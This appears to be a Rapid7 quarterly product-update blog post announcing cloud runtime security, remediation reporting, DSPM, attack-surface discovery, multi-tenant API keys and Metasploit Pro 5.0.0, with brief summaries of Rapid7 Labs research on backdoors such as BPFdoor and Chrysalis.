Earlier this year, we made a significant announcement that Rapid7 had partnered with ARMO to add AI-powered cloud application detection and response (CADR) – or cloud runtime security – to our cloud security portfolio. We are thrilled to announce that these capabilities are now integrated with Rapid7 Exposure Command Ultimate. For our customers, this milestone represents our ability to deliver on the promise of a complete cloud-native application protection platform (CNAPP) that helps security teams preemptively identify and proactively thwart attacks. If you’re interested in learning more about this latest innovation to our cloud security portfolio, reach out to one of our account executives.
Runtime security delivering real-time visibility across cloud-native and containerized workloads
Top Remediation Report in Remediation Hub
Understanding which remediations to prioritize is only part of the process, teams also need asset-level detail to act. Top Remediations Report adds that context in Remediation Hub, with customizable filters, shared visibility across teams, and automated scheduling for recurring delivery to key stakeholders in CSV, HTML, or PDF. The result is faster coordination, clearer ownership, and quicker remediation progress.
Remediation Bulk Export API
We understand that organizations need to customize reporting for various stakeholders and levels across their business to drive effective vulnerability remediation and communicate security posture. One of the ways that organizations address this need is through our powerful cloud-based API, which enables teams to extract and export large amounts of security data into external tools like Tableau or PowerBI. Customers can export security data at scale, including assets, vulnerabilities, remediations and agent-based policy data, resulting in more flexible reporting and querying.
Data Security Posture Management (DSPM)

Understanding which exposures threaten sensitive data is difficult when data security and exposure insights live in separate tools. A partnership between Rapid7 and Symmetry Systems brings those perspectives together on Exposure Command, aligning sensitive data intelligence with real attacker reachability. DSPM capabilities discover sensitive data and map identity access, helping teams prioritize remediation based on breach impact.
Read the blog to learn how aligning data and exposure reduces breach risk.
Automated Sensitive Data Discovery: See how PII, PHI and Financial Data is flagged
Attack surface management
Dynamic External Attack Surface Discovery

Your attack surface doesn’t stand still, and point-in-time visibility can leave teams chasing what’s already changed. Dynamic EASM Discovery helps Surface Command automatically identify and track changes across the external attack surface by ingesting domain and IP data from across the environment. The result is more current visibility, fewer blind spots, and stronger confidence that teams are prioritizing and validating the exposures that matter most.
Read the blog to see how Dynamic EASM Discovery helps teams keep pace with a changing attack surface.
The Rapid7 Command Platform displaying your EASM seed data
Platform and Labs
Rapid7 Command Platform
We’re excited to introduce a centralized way to programmatically access data across all managed tenants with new multi-tenant API keys. For organizations managing multiple environments, tenants, or customers, integrating with each one individually has traditionally required significant manual effort, creating, maintaining, and rotating separate API keys for every tenant. This not only slows down development but also increases operational overhead and the risk of inconsistency.
With this new capability, you can build a single integration that seamlessly “loops” through tenants automatically, enabling consistent data access and streamlined workflows at scale. Whether you’re aggregating data for reporting, powering automation, or integrating with third-party tools, multi-tenant API keys simplify the process and reduce complexity, freeing up your teams to focus on higher-value tasks instead of repetitive configuration. Read all about it in our blog.
Rapid7 Labs
The latest threat research reports from Rapid7 Labs
This quarter Rapid7 Labs continued to deliver critical insights into the evolving threat landscape, uncovering how attackers are adapting their tactics – from stealthy, long-term intrusions to increasingly targeted and data-driven attacks. Our latest research reports highlight the growing complexity of modern threats and the real-world risks facing organizations today. Explore the findings below to better understand what’s changing and what it means for your security strategy.
BPFdoor in Telecom Networks: Sleeper Cells in the Backbone: Rapid7 uncovered a long-running espionage campaign in which a China-nexus threat actor, Red Menshen, embedded stealthy “sleeper cells” inside global telecommunications networks using the BPFdoor backdoor. Operating at the Linux kernel level, this malware enables persistent, hard-to-detect access without typical network signals, allowing attackers to monitor communications, subscriber data, and critical infrastructure over time. The research highlights a shift from opportunistic attacks to deliberate, long-term pre-positioning inside core systems that underpin global connectivity, raising national-level risk.
2026 Global Threat Landscape Report: The latest report from Rapid7 Labs delivers an in-depth analysis of global adversary behavior, drawing on telemetry from Rapid7 MDR investigations, vulnerability intelligence, and frontline incident response. This year’s findings highlight a rapidly evolving threat environment, marked by the collapse of the window between vulnerability disclosure and exploitation, the continued industrialization of ransomware operations, and the acceleration of modern attacks through the use of AI.
Executives’ Digital Footprints Threat Report: Today, 60% of an executive’s digital risk exposure is retrievable through surface web searches, including public records, professional history, and social media activity — all of which can be weaponized for highly targeted attacks. The Executive Digital Footprints Threat Report from Rapid7 Labs details how these executive digital footprints are an often overlooked threat vector that can be exploited, posing risks to the executive, their families, and organizations.
Exposing the Chrysalis Backdoor
Last month, Rapid7 uncovered the Chrysalis backdoor, a sophisticated supply chain attack that leveraged the Notepad++ update mechanism to selectively target organizations with a stealthy, persistent backdoor. This discovery highlights the growing risk of trusted software being weaponized and the real-world impact of advanced, targeted campaigns that can evade traditional defenses, reinforcing the importance of continuous monitoring and validating third-party software behavior in today’s threat landscape. Learn more about the Chrysalis backdoor here, and see more details on its impact and what you can do next here.
Cyber threat activity related to the Iran conflict
Rapid7 is actively monitoring cyber threat activity related to the Iran conflict, providing support for our customers and the cybersecurity community. Review observed activity, official advisories, and recommended defensive actions here.
Announcing Metasploit Pro 5.0.0

We’re excited to announce the launch of Metasploit Pro 5.0.0, a major evolution in red-team and penetration testing. Built to address today’s dynamic threat landscape, this release delivers a significantly improved UI, usability, validation, and workflow improvements that empower security teams to validate vulnerabilities faster and more effectively. Learn more in our blog post here.
Newly designed interface of Metasploit Pro
We’re just getting started
The innovation doesn’t stop here. We have a strong pipeline of product enhancements and new capabilities rolling out all year long. Be sure to follow our blog and release notes to see how Rapid7 continues to advance our platform and deliver greater value.
Advanced persistent threats (APTs) are constantly and consistently changing tactics as network defenders plug holes in defenses. Static indicators of compromise (IoCs) for the BPFDoor have been widely deployed, forcing threat actors to get creative in their use of this particular strain of malware. What they came up with is ingenious.
